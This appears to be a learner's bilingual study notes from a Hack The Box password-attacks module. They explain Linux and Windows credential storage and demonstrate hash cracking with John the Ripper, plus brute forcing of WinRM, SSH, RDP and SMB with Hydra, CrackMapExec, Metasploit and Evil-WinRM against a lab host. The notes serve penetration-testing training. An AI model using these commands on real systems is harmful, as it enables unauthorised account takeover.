

# 05 - Password Attacks

# Introduction

# Linux

Linux的密码加密后存储在 `/etc/shadow` 文件中，这些密码通常以 `hashes` 的形式存储

```
root@htb:~# cat /etc/shadow  
... SNIP ...  
htb-student:$y$j9T$3QSBB6CbHEu ... SNIP ... f8Ms:18955:0:99999:7 :::
```

`/etc/shadow` 文件具有唯一的格式，在创建新用户时输入并保存条目。

htb-student:	\$y\$j9T\$3QSBB6CbHEu ... SNIP ... f8Ms:	18955:	0:	99999:	7
<username>:	<encrypted password>:	<day of last change>:	<min age>:	<max age>:	< p

The encryption of the password in this file is formatted as follows:

\$ <id>	\$ <salt>	\$ <hashed>
\$ y	\$ j9T	\$ 3QSBB6CbHEu...SNIP...f8Ms

`$<id>` : is the cryptographic hash method used to encrypt the password.

ID	Cryptographic Hash Algorithm
\$1\$	MD5 
\$2a\$	Blowfish 
\$5\$	SHA-256 
\$6\$	SHA-512 
\$sha1\$	SHA1crypt 

ID	Cryptographic Hash Algorithm
\$y\$	Yescrypt
\$gy\$	Gost-yescrypt
\$7\$	Scrypt

The other two files are `/etc/passwd` and `/etc/group`. In the past, the encrypted password was stored together with the username in the `/etc/passwd` file, but this file can be viewed by all users on the system and must be readable. The `/etc/shadow` file can only be read by the user `root`.

## Password File

```
Chenduoduo@htb[~/htb]$ cat /etc/passwd
...
htb-student:x:1000:1000:,:/home/htb-student:/bin/bash
```

htb-student:	x:	1000:	1000:	,,,:	/home/htb-student:	/bin
<username>:	<password>:	<uid>:	<gid>:	<comment>:	<home directory>:	<cmd exec after login>

x : indicates that the encrypted password is in the `/etc/shadow` file.

为了增强安全性，现代 Unix/Linux 系统将密码部分移到了 **只有 root 用户可读写的 `/etc/shadow` 文件中。**

于是，在 `/etc/passwd` 文件中，每个用户对应的“密码”字段就不再保存真正的密码，而是一个占位符——通常是 x，“`/etc/passwd` 文件中的 x 表示该用户的加密密码存储在 `/etc/shadow` 文件中，而不是 `/etc/passwd` 中。”


## Windows

### Windows Authentication Process

The Windows client authentication process [can oftentimes be more complicated than with Linux systems, and consists of many different modules that entire logon, retrieval, and verification processes.](#)

The Local Security Authority [\(LSA\)](#) is a protected subsystem that authemticated users and

logs them into the local computer. In addition, the LSA maintains information about all aspects of local security on a computer. It also provides various services for translating between names and security IDs ( **SIDs** ).



**Winlogon** is a trusted process responsible for managing security-related user interaction. These include:

- ◆ Launching LogonUI to enter passwords at login
- ◆ Changing passwords
- ◆ Locking and unlocking the workstation

It relies on credential providers installed on the system to obtain a user's account name or password. Credential providers are **COM** objects that are located in DLLs.

它依赖于系统上安装的凭据提供程序来获取用户的帐户名或密码。凭据提供程序是位于dll中的 **COM** 对象。

Winlogon是唯一拦截通过RPC消息从Win32k.sys发送的键盘登录请求的进程。Winlogon在登录时立即启动LogonUI应用程序，以显示登录的用户界面。在Winlogon从凭据提供程序获得用户名和密码之后，它调用LSASS对试图登录的用户进行身份验证。

windows 的身份验证主要由以下几个关键组成部分：

### **LSASS: Local security authority subsystem service**

- ◆ 位于： **%SystemRoot%\System32\lsass.exe**
- ◆ 负责： 身份验证、安全策略、本地用户密码的存储与管理

- ◆ 调用：不同的身份验证模块（如 NTLM, Kerberos）

## SAM: Security Account Manager

- ◆ 是一个数据库文件，保存所有**本地用户的密码哈希**
- ◆ 路径：`%SystemRoot%/system32/config/SAM`
- ◆ 密码以**LM哈希** 或 **NTLM哈希** 形式存储
- ◆ 需要 SYSTEM 权限才能访问

## NTDS.dit (域控数据库)

如果系统加入了**Windows域**（公司常见）：

- ◆ 所有用户账号信息都存在 Active Directory 里
- ◆ 存储文件叫做：**NTDS.dit**，路径通常为 `%SystemRoot%\ntds.dit`
- ◆ 包含：用户信息、组、计算机、组策略等

## Credential Manager (凭据管理器)

- ◆ Windows内置功能，允许用户保存网络资源/网站登录信息
- ◆ 保存位置：  
`C:\Users\[用户名]\AppData\Local\Microsoft\Credentials\`
- ◆ 保存的是加密的用户名和密码

## ⚙️ Windows 登录流程 (简化)

1. 用户开机 -> 键盘输入密码
2. `Winlogon.exe` 启动并调用 `LogonUI.exe`
3. 凭据提供者 (Credential Provider) 获取用户名和密码
4. 把凭据发送给 `LSASS`，由它来决定是用 **NTLM** 还是 **Kerberos** 进行认证
5. 验证后允许登录

英文术语	中文解释
Credential	凭据（用户名+密码等）
Hash	哈希（加密不可逆值）
/etc/shadow	Linux密码加密存储文件
/etc/passwd	Linux用户信息公开文件
SAM	Windows本地账号密码数据库
NTDS.dit	域控制器中的账号数据库
LSASS	本地安全认证系统
Winlogon / LogonUI	Windows 登录过程相关组件

英文术语	中文解释
NTLM / Kerberos	身份验证协议
Credential Manager	凭据管理器（保存网络密码）
Rockyou.txt	常用密码字典文件

## John the Ripper

**John the Ripper** 是一款用于密码强度测试和破解加密（或哈希）密码的重要渗透测试工具，支持暴力破解和字典攻击两种方式。

推荐使用“**Jumbo**”版本，该版本在性能上进行了优化，并增加了多语言字典、对 64 位架构的支持等功能，更适合安全领域专业使用，能更快速、准确地破解密码。

加密技术	描述
UNIX crypt(3)	传统 UNIX 加密系统，使用 56 位密钥。
传统 DES 加密	使用 DES（数据加密标准）算法。
bigcrypt	DES 扩展版本，使用 128 位密钥。
BSDI 扩展 DES 加密	BSDI 的扩展算法，使用 168 位密钥。
FreeBSD MD5 (Linux & Cisco)	使用 MD5 算法，128 位密钥。
OpenBSD Blowfish	使用 Blowfish 算法，448 位密钥。
Kerberos/AFS	认证系统，提供安全通信。
Windows LM	使用 DES 算法，56 位密钥。
DES trip codes	基于 DES 的用户验证机制。
SHA-crypt	使用 256 位密钥，在新版 Fedora 与 Ubuntu 中广泛使用。
SHA-crypt / SUNMD5 (Solaris)	Solaris 系统中的加密方式，使用 SHA 和 MD5 算法。
.....	还有很多其他格式。

## 攻击方法

### ◆ 字典攻击 (Dictionary Attacks)

字典攻击使用预定义的单词或短语列表（即“字典”）逐个尝试破解密码。字典可能来自公共字典、泄露的密码或从专业机构购买的密码列表。

若哈希值匹配成功，即可获取明文密码。这种方法非常有效，因此，推荐使用**复杂、唯一的密码**，并结合**两步验证**来增强安全性。

- ◆ 暴力破解 (Brute Force Attacks)

暴力破解尝试所有可能的字符组合来猜测密码，速度非常慢，但在无其他手段时仍然可用。

密码越长越复杂，破解难度和耗时越大。建议使用包含**字母、数字和特殊字符的 8 位以上密码**。

- ◆ 彩虹表攻击 (Rainbow Table Attacks)

彩虹表攻击使用**预算算好的哈希表**，加快破解速度。其缺点是只能破解包含在表中的哈希值。表越大，攻击成功率越高，但无法处理未包含在表中的哈希。

## 破解模式 (Cracking Modes)

- ◆ 单一破解模式 (Single Crack Mode)

适用于使用一个密码列表时的简单破解，属于暴力破解方式。基本命令格式如下：

```
john --format=<hash_type> <hash或hash文件>
# 例如,对于包含SHA-256哈希的文件 hashes_to_crack.txt
john --format=sha256 hashes_to_crack.txt
```

John 会尝试将字典中的单词逐个与哈希值进行对比。若使用了 `--rules` 参数，还会进行规则转换（如添加数字、变换大小写等）。

破解成功后，密码会显示在终端中，并保存在 `~/.john/john.pot` 文件中。

要查看当前破解进度或结果：

```
john --show hashes_to_crack.txt
```

哈希类型	示例命令	描述
afs	john --format=afs hashes.txt	AFS 密码哈希
bf	john --format=bf hashes.txt	Blowfish 加密哈希
des	john --format=des hashes.txt	传统 DES 加密哈希
mscash2	john --format=mscash2 hashes.txt	MS Cache v2 哈希
netntlmv2	john --format=netntlmv2 hashes.txt	NTLMv2 哈希
raw-md5	john --format=raw-md5 hashes.txt	原始 MD5 哈希
sha1-gen	john --format=sha1-gen hashes.txt	通用 SHA1 哈希
zip	john --format=zip hashes.txt	ZIP 文件加密哈希

哈希类型	示例命令	描述
.....	.....	更多支持的哈希类型可通过 <code>john --list=formats</code> 查看

## 字典模式 (Wordlist Mode)

使用一个或多个字典文件逐个尝试破解哈希。命令如下：

```
john --wordlist=<字典文件> --rules <哈希文件>
```

可以同时指定多个字典，使用内置或自定义的规则变换生成更多候选密码。

## 增量模式 (Incremental Mode)

一种高级破解模式，通过预定义字符集生成所有可能的字符组合。适合不知道密码内容但需尝试所有组合的情况。

```
john --incremental <hash_file>
```

默认字符集为 a-zA-Z0-9。若需要包含特殊字符，请使用自定义字符集。增量模式非常耗资源。

## 破解文件 (Cracking Encrypted Files)

John 也支持破解加密文件，例如 ZIP、RAR、PDF 等，通常需要配合 \*2john 工具先提取哈希值：

```
pdf2john server_doc.pdf > server_doc.hash  
john server_doc.hash
```

也可以结合字典文件使用：

```
john --wordlist=wordlist.txt server_doc.hash
```

工具	描述
pdf2john	转换 PDF 文件哈希
ssh2john	转换 SSH 私钥
rar2john	转换 RAR 压缩包
zip2john	转换 ZIP 压缩包
office2john	转换 MS Office 文档
keepass2john	转换 KeePass 数据库

工具	描述
pxf2john	转换 PKCS#12 文件
wpa2john	转换 WPA/WPA2 握手包
putty2john	转换 PuTTY 私钥
.....	使用 <code>locate *2john*</code> 查看全部工具

`locate *2john*`

## Remote Password Attacks

### Network Services

在我们的渗透测试中，我们遇到的每一个计算机网络都安装了管理、编辑或创建内容的服务。所有这些服务都使用特定权限托管，并分配给特定用户。除web应用程序外，这些服务包括（但不限于）：

FTP	SMB	NFS
IMAP/POP3	SSH	MySQL/MSSQL
RDP	WinRM	VNC
Telnet	SMTP	LDAP

假设我们想通过网络管理一个Windows服务器。因此，我们需要一个允许我们访问系统、在其上执行命令或通过GUI或终端访问其内容的服务。在这种情况下，最常用的业务是 `RDP`、`WinRM` 和 `SSH`。SSH现在在Windows上不太常见，但它是基于linux的系统的主要服务。

所有这些服务都有一个使用用户名和密码的身份验证机制。当然，可以对这些服务进行修改和配置，以便仅使用预定义的密钥进行登录，但在许多情况下，它们是用默认设置配置的。

## WinRM

Windows远程管理（`WinRM`）是微软实现的网络协议Web服务管理协议（`WS-Management`）。它是一种基于XML web服务的网络协议，使用简单对象访问协议（`SOAP`），用于远程管理Windows系统。它负责基于web的企业管理（`WBEM`）和Windows管理工具（`WMI`）之间的通信，后者可以调用分布式组件对象模型（`DCOM`）。

但是，出于安全考虑，WinRM必须在Windows 10中手动激活和配置。因此，它在很大程度上取决于我们想要使用WinRM的域或本地网络中的环境安全性。在大多数情况下，使用证书或仅使用

特定的身份验证机制来提高安全性。WinRM使用TCP端口 5985 ( HTTP ) 和 5986 ( HTTPS )。

我们可以用于密码攻击的一个方便工具是CrackMapExec<sup>2</sup>，它也可以用于其他协议，如SMB、LDAP、MSSQL等。我们建议阅读此工具的官方文档以熟悉它。

## CrackMapExec

使用CrackMapExec的一般格式如下：

```
Chenduoduo@htb[/htb]$ crackmapexec <proto> <target-IP> -u <user or userlist> -p <password or passwordlist>
```

```
Chenduoduo@htb[/htb]$ crackmapexec winrm 10.129.42.197 -u user.list -p password.list
```

```
WINRM      10.129.42.197  5985  NONE          [*] None  
(name:10.129.42.197) (domain:None)  
WINRM      10.129.42.197  5985  NONE          [*]  
http://10.129.42.197:5985/wsman  
WINRM      10.129.42.197  5985  NONE          [+]  
None\user:password (Pwn3d!)
```

(Pwn3d!) 的出现表明，如果我们使用暴力强制用户登录，我们很可能可以执行系统命令。我们可以用来与WinRM服务通信的另一个方便的工具是Evil-WinRM<sup>3</sup>，它允许我们有效地与WinRM服务通信。

## Evil-WinRM

Evil-WinRM用法

```
Chenduoduo@htb[/htb]$ evil-winrm -i <target-IP> -u <username> -p <password>
```

```
Chenduoduo@htb[/htb]$ evil-winrm -i 10.129.42.197 -u user -p password
```

```
Evil-WinRM shell v3.3
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\user\Documents>
```

登录成功后，使用Powershell Remoting Protocol（MS-PSRP）初始化终端会话，简化了命令的操作和执行。

## SSH

SSH服务器默认运行在 `TCP port 22` 上，我们可以使用SSH客户端连接到该服务器。该服务使用三种不同的加密操作/方法：`symmetric` 加密、`asymmetric` 加密和 `hashing`。

### Symmetric Encryption 对称加密

对称加密使用 `same key` 进行加密和解密。然而，任何有权访问密钥的人也可以访问传输的数据。因此，需要一个密钥交换过程来实现安全的对称加密。为此使用了Diffie-Hellman密钥交换方法。如果第三方获得了密钥，则无法解密消息，因为密钥交换方法未知。但是，服务器和客户机使用它来确定访问数据所需的密钥。可以使用许多不同的对称密码系统变体，例如AES、Blowfish、3DES等。

### Asymmetrical Encryption 不对称加密

非对称加密使用 `two SSH keys`：一个私钥和一个公钥。私钥必须保密，因为只有它才能解密已用公钥加密的消息。如果攻击者获得私钥（通常没有密码保护），他将能够在没有凭据的情况下登录系统。一旦建立了连接，服务器将使用公钥进行初始化和身份验证。如果客户端可以解密消息，那么它就拥有私钥，SSH会话就可以开始了。

### Hashing 哈希

哈希方法将传输的数据转换为另一个唯一值。SSH使用哈希来确认消息的真实性。这是一个只在一个方向上工作的数学算法。

### Hydra - SSH 九头蛇- SSH

我们可以使用 `Hydra` 这样的工具来暴力破解SSH。这将在登录暴力强制模块中深入介绍。

```
Chenduoduo@htb[~/htb]$ hydra -L user.list -P password.list
ssh://10.129.42.197
```

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-
10 15:03:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it
is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries
(l:5/p:5), ~2 tries per task
[DATA] attacking ssh://10.129.42.197:22/
```

```
[22][ssh] host: 10.129.42.197    login: user    password: password  
1 of 1 target successfully completed, 1 valid password found
```

要通过SSH协议登录系统，我们可以使用OpenSSH客户端，它在大多数Linux发行版中默认可用。

```
Chenduoduo@htb[/htb]$ ssh user@10.129.42.197  
  
The authenticity of host '10.129.42.197 (10.129.42.197)' can't be  
established.  
ECDSA key fingerprint is  
SHA256:MEuKMmfGSRuv2Hq+e90MZZhe4lHhwUEo4vWHOUSv7Us.  
  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
  
Warning: Permanently added '10.129.42.197' (ECDSA) to the list of known  
hosts.  
  
user@10.129.42.197's password: *****  
  
Microsoft Windows [Version 10.0.17763.1637]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
user@WINSRV C:\Users\user>
```

## Remote Desktop Protocol

微软的远程桌面协议（RDP）是一个网络协议，默认情况下允许通过 TCP port 3389 远程访问Windows系统。RDP为用户和管理员/支持人员提供了对组织内Windows主机的远程访问。远程桌面协议为连接定义了两个参与者：一个所谓的终端服务器，实际工作在其上进行，另一个终端客户端，通过它远程控制终端服务器。除了交换图像、声音、键盘和指向设备外，RDP还可以在连接到终端客户端的打印机上打印终端服务器的文档，或者允许访问终端服务器上可用的存储介质。从技术上讲，RDP是IP栈中的应用层协议，可以使用TCP和UDP进行数据传输。该协议被各种微软官方应用程序使用，但也被一些第三方解决方案使用。

我们也可以使用 Hydra 来执行RDP暴力破解。

```
Chenduoduo@htb[/htb]$ hydra -L user.list -P password.list  
rdp://10.129.42.197
```

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these \*\*\* ignore laws and ethics anyway).

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-10 15:05:40
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking rdp://10.129.42.197:3389/
[3389][rdp] account on 10.129.42.197 might be valid but account not active for remote desktop: login: mrb3n password: rockstar, continuing attacking the account.
[3389][rdp] account on 10.129.42.197 might be valid but account not active for remote desktop: login: cry0l1t3 password: delta, continuing attacking the account.
[3389][rdp] host: 10.129.42.197 login: user password: password
1 of 1 target successfully completed, 1 valid password found
```

## xFreeRDP

```
Chenduoduo@htb[/htb]$ xfreerdp /v:<target-IP> /u:<username> /p:<password>
```

```
Chenduoduo@htb[/htb]$ xfreerdp /v:10.129.42.197 /u:user /p:password
```


... SNIP ...

New Certificate details:

Common Name: WINSRV  
Subject: CN = WINSRV  
Issuer: CN = WINSRV  
Thumbprint:

cd:91:d0:3e:7f:b7:bb:40:0e:91:45:b0:ab:04:ef:1e:c8:d5:41:42:49:e0:0c:cd:  
c7:dd:7d:08:1f:7c:fe:eb

Do you trust the above certificate? (Y/T/N) Y



## SMB

服务器消息块（**SMB**）是局域网中负责客户端和服务器之间数据传输的协议。它用于在Windows网络中实现文件和目录共享以及打印服务。SMB通常被称为文件系统，但它不是。SMB可以与Unix和Linux上的**NFS**比较，用于在本地网络上提供驱动器。

SMB也称为Common Internet File System（**CIFS**）。它是SMB协议的一部分，可以实现Windows、Linux或macOS等多平台的通用远程连接。此外，我们还会经常遇到Samba，它是上述功能的开源实现。对于SMB，我们还可以再次使用**hydra**来尝试不同的用户名和不同的密码组合。

```
Chenduoduo@htb[htb]$ hydra -L user.list -P password.list  
smb://10.129.42.197
```

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not  
use in military or secret service organizations, or for illegal purposes  
(this is non-binding, these \*\*\* ignore laws and ethics anyway).

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-06 19:37:31
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries
(l:5236/p:4987234), ~25 tries per task
[DATA] attacking smb://10.129.42.197:445/
[445][smb] host: 10.129.42.197  login: user  password: password
1 of 1 target successfully completed, 1 valid passwords found
```

但是，我们也可能得到以下错误，说明服务器发送了无效的回复。

```
Chenduoduo@htb[/htb]$ hydra -L user.list -P password.list
smb://10.129.42.197

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-06 19:38:13
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries
(l:5236/p:4987234), ~25 tries per task
[DATA] attacking smb://10.129.42.197:445/
[ERROR] invalid reply from target smb://10.129.42.197:445/
```

## 使用Metasploit

```
Chenduoduo@htb[/htb]$ msfconsole -q

msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

      Name          Current Setting  Required  Description
      --            _____           _____
      ABORT_ON_LOCKOUT    false        yes       Abort the run when an
account lockout is detected
      BLANK_PASSWORDS     false        no        Try blank passwords for
all users
```

<b>BRUTEFORCE_SPEED</b>	5	yes	How fast to bruteforce, from 0 to 5
<b>DB_ALL_CREDS</b>	false	no	Try each user/password couple stored in the current database
<b>DB_ALL_PASS</b>	false	no	Add all passwords in the current database to the list
<b>DB_ALL_USERS</b>	false	no	Add all users in the current database to the list
<b>DB_SKIP_EXISTING</b>	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
<b>DETECT_ANY_AUTH</b>	false	no	Enable detection of systems accepting any authentication
<b>DETECT_ANY_DOMAIN</b>	false	no	Detect if domain is required for the specified user
<b>PASS_FILE</b>		no	File containing passwords, one per line
<b>PRESERVE_DOMAINS</b>	true	no	Respect a username that contains a domain name.
<b>Proxies</b> <b>type:host:port[,type:host:port][ ... ]</b>		no	A proxy chain of format
<b>RECORD_GUEST</b>	false	no	Record guest-privileged random logins to the database
<b>RHOSTS</b>		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
<b>RPORT</b>	445	yes	The SMB service port (TCP)
<b>SMBDomain</b>	.	no	The Windows domain to use for authentication
<b>SMBPass</b>		no	The password for the specified username
<b>SMBUser</b>		no	The username to authenticate as
<b>STOP_ON_SUCCESS</b>	false	yes	Stop guessing when a credential works for a host
<b>THREADS</b>	1	yes	The number of concurrent threads (max one per host)
<b>USERPASS_FILE</b>		no	File containing users and passwords separated by space, one pair per line
<b>USER_AS_PASS</b>	false	no	Try the username as the password for all users
<b>USER_FILE</b>		no	File containing usernames, one per line
<b>VERBOSE</b>	true	yes	Whether to print output for all attempts

```

msf6 auxiliary(scanner/smb/smb_login) > set user_file user.list
user_file => user.list

msf6 auxiliary(scanner/smb/smb_login) > set pass_file password.list
pass_file => password.list

msf6 auxiliary(scanner/smb/smb_login) > set rhosts 10.129.42.197
rhosts => 10.129.42.197

msf6 auxiliary(scanner/smb/smb_login) > run

[+] 10.129.42.197:445      - 10.129.42.197:445 - Success:
'.\user:password'
[*] 10.129.42.197:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

## CrackMapExec

```

Chenduoduo@htb[/htb]$ crackmapexec smb 10.129.42.197 -u "user" -p
"password" --shares

SMB          10.129.42.197  445      WINSRV          [*] Windows 10.0
Build 17763 x64 (name:WINSRV) (domain:WINSRV) (signing:False)
(SMBv1:False)
SMB          10.129.42.197  445      WINSRV          [+]
WINSRV\user:password
SMB          10.129.42.197  445      WINSRV          [+] Enumerated
shares
SMB          10.129.42.197  445      WINSRV          Share
Permissions   Remark
SMB          10.129.42.197  445      WINSRV          _____
_____
SMB          10.129.42.197  445      WINSRV          ADMIN$ 
Remote Admin
SMB          10.129.42.197  445      WINSRV          C$ 
Default share
SMB          10.129.42.197  445      WINSRV          SHARENAME

```

READ,WRITE					
SMB	10.129.42.197	445	WINSRV	IPC\$	READ
Remote IPC					

例如，为了通过SMB与服务器通信，我们可以使用工具[smbclient](#)。这个工具将允许我们查看共享的内容，上传或下载文件，如果我们的特权允许的话。

## Smbclient

```
Chenduoduo@htb[~/htb]$ smbclient -U <user> \\\\10.129.42.197\\<USER>

Enter WORKGROUP\\user's password: *****

Try "help" to get a list of possible commands.

smb: \\> ls
.
DR          0  Thu Jan  6 18:48:47
2022
..
DR          0  Thu Jan  6 18:48:47
2022
  desktop.ini
AHS         282  Thu Jan  6 15:44:52
2022

10328063 blocks of size 4096. 6074274 blocks available
smb: \\>
```

## Password Mutations

### 密码突变

许多人根据 **simplicity instead of security** 创建密码。为了消除这种经常危及安全措施的人类弱点，可以在所有系统上创建密码策略，以确定密码的外观。即系统能够识别密码中是否包含大写字母、特殊字符和数字。此外，大多数密码策略要求密码长度至少为8个字符，至少包括上述规范中的一个。

在前面的部分中，我们猜测了非常简单的密码，但是对于应用强制创建更复杂密码的密码策略的系统来说，要使其适应变得更加困难。

不幸的是，尽管存在密码策略，用户仍然倾向于创建弱密码。大多数人/员工在创建更复杂的密码时遵循相同的规则。密码的创建通常与所使用的服务密切相关。这意味着许多员工经常选择可以包含公司名称的密码。一个人的喜好和兴趣也起着重要的作用。这些可以是宠物、朋友、运动、爱好和许多其他生活元素。**OSINT** 信息收集对于查找有关用户偏好的更多信息非常有帮助，并

且可能有助于猜测密码。关于OSINT的更多信息可以在OSINT: Corporate Recon模块中找到。通常，用户使用以下添加的密码来适应最常见的密码策略：

Description 描述	Password Syntax 密码的语法
